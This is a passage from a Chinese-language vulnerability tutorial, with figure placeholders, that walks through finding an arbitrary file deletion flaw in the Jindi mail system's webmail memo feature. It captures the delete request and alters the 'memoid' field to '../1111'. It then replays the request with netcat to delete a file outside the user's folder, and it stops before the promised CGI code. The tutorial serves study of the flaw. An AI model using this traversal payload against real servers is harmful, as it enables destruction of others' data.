


图3




图 4

用户建立完毕后，我们就可以通过 http://127.0.0.1 网址来直接登录金笛邮件系统的 Web Mail 了，如图 5 所示。




图 5

在图 5 显示的画面中，我们在金笛邮件系统的 Web Mail 界面的右上角看到了一个“记事本”功能。单击这个“记事本”功能图标，如图 6 所示。

此刻，我们注意，我们现在需要弄明白到底金笛邮件系统将我们新建立的记事本放置在了服务器的那个位置，是在数据库中，还是直接以一个文件来保存呢？




图 6

这是一个简单的保存临时记录的地方，我们可以在这里新建一个记事本看一看金笛邮件系统的反应，如图 7 所示。

经过一番寻找，我们在金笛邮件系统的安装目录下找到了答案，如图 8 所示。

原来，金笛邮件系统会以文件的方式来保存邮件用户创建的记事本数据。并且，记事本数据保存的路径是在邮件用户名所对应的文件目录下。例如这里就是在“test”这个文件目录下，正好就是我们的测试邮件用户的名称。




图 7




图 8

大家现在看到图 8 中有两个文件，其中，“memo0”这个文件是一个专门记录记事本信息的索引文件，它的内容如下。

```
memo001 = 33333333
```

这代表着名称为“memo001”的这个文件的标题为“33333333”。而“memo001”这个文件才是记录记事本内容的主文件，它的内容如图 9 所示。




图 9

现在，我们的问题来了，如果我们通过金笛邮件系统的 Web Mail 系统来删除我们自己建立的记事本，那么，金笛邮件系统肯定会相应删除服务器上保存的 memoxxx 文件，但是，金笛邮件系统在删除 memoxxx 文件时，它依据的文件名是怎么获得呢？

在我们运行数据包监视软件 WinSock Expert V0.6，然后，回到图 7 中的画面，此刻，单击“删除”按钮，WinSock Expert V0.6 程序将会自动记录下浏览器发送给金笛邮件系统的数据包，我们把这个数据包内容列在下面。

```
POST /jdwm/cgi/memo.cgi HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, */*
Referer: http://127.0.0.1/jdwm/cgi/memo.cgi
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
```

```
    UA-CPU: x86
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)
    Host: 127.0.0.1
    Content-Length: 61
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: jdwmckey1=GpEDp/p/DwEF/DEwwGDDDE/q:EF/DEwwGDDDE/quJLogJ.oLK:/p/DwEF/DEwwGDDDE/quvdNv:F//qq/xxGqwBDgCgGdgFxwpC/oe/owFwweqoC/ExoeGF/DqACpADwxoBpFpDAe/o:F//qq/xxGqwBDgCgGdgFxwpC/oe/owFw:F/DEwwGDDDE/quqDpwewE/GG:/DwEF/DEwwGDDDE/quqDpCCq:_qCCCCC_qCCCCCC_qC_qCC_EC:::::; Width=6; Height=32; uid=undefined

    memoid=memo001&title=33333333&memo=333333333&del=%C9%BE%B3%FD
```

此刻，我们看到，在数据包最后的一段代码中，我们看到了一个参数名称“memid”，它所代表的正好就是金笛邮件系统用来保存用户记事本数据的文件名称。难道说，金笛邮件系统在执行用户删除记事本命令的时候，就完全依托来自用户浏览器当中的“memid”参数。依次作为系统要删除的文件名称吗?

在回答这个问题之前，我们现在来做一个测试，将上面的数据包保存下来，同时，修改“memoid”为“../1111”，并且在安装金笛邮件系统的计算机上，打开刚才图 8 中用来保存用户记事本的文件目录，在其上一层目录下建立一个名为“1111”的文件。如图 10 所示。




图 10

保存修改后的数据包代码为 1.txt 文件，利用 nc 程序，在命令行下输入“nc.exe 127.0.0.1 80 <1.txt”，意思是将 1.txt 的内容提交给金笛邮件系统。

此刻，你再回到图 10 所在的文件目录下，你会惊奇地发现我们刚才新建的“1111”文件不见了，被系统删除了!

毫无疑问，金笛邮件系统确实在删除文件时采用了来自用户浏览器当中的“memoid”参数。现在，让我们打开金笛邮件系统当中用来服务用户记事本功能的 cgi 文件，我们将会更加清楚地看到，金笛邮件系统是如何删除记事本文件的，代码如下。

